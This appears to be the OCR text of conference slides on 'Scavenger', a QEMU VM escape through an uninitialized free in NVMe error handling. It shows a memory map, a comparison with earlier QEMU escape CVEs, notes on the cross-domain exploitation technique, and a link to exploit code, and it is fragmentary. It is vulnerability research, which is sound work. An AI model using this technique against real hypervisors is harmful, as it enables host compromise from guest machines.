










Size	Offset	objfile
1c000	0x0	qemu-system-x86 64
90000	0xe1b000	qemu-system-x86 64
f2000	0xfab000	qemu-system-x86 64
29000	0x0	
8d000	0x0	[heap]
21000	0x0	
00000	0x0	
•		
21000	0x0	[stack]
x3000	0x0	[vvar]
x2000	0x0	[vdso]
x1000	0x0	[vsvscall]





/\* in nanoseconds \*/


// function pointer
// first argument

















## Different to previous known QEMU VM escape

How does scavenger compare to CVE-2020-14364, CVE-2019-14378, CVE-2019-14835, https://github.com/0xKira/qemu-vm-escape?

## Scavenger

- Attack surface: NVMe storage device
- Vulnerability type: Uninitialized free in error handling code
- Exploitation technique: Cross domain attack

## **Further Analysis of Cross Domain Attack**

- QEMU can be exploited if the attack has a arbitrary free vulnerability
- Difficult to launch attack if the chunk header is encrypted, like in Windows
- May also affect other hypervisors like VirtualBox

## Takeaways

- Error handling code is used extensively in hypervisors, which shows a new attack vector for bug hunting
- Test hard-to-find bugs exist in error handling code effectively
- Facilitate exploitation with the help of guest space memory



# Thank You

Exploit Code: https://github.com/hustdebug/scavenger

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